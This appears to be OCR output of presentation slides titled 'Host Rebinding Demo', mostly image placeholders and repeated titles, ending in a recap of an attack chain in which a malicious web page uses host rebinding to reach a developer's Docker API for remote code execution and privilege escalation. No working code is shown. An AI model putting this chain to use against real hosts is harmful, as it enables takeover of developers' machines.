
HOST REBINDING DEMO




HOST REBINDING DEMO




HOST REBINDING DEMO




HOST REBINDING DEMO




HOST REBINDING DEMO




HOST REBINDING DEMO




HOST REBINDING DEMO




HOST REBINDING DEMO




HOST REBINDING DEMO




HOST REBINDING DEMO



HOST REBINDING DEMO




HOST REBINDING DEMO



HOST REBINDING DEMO

RECAP


Developer visits malicious web page
Daemon listening on TCP / HTTP
Abuse Docker API
①
Remote Code Execution
Host Rebinding
②
Privilege Escalation
Full API Access: *docker run …?*

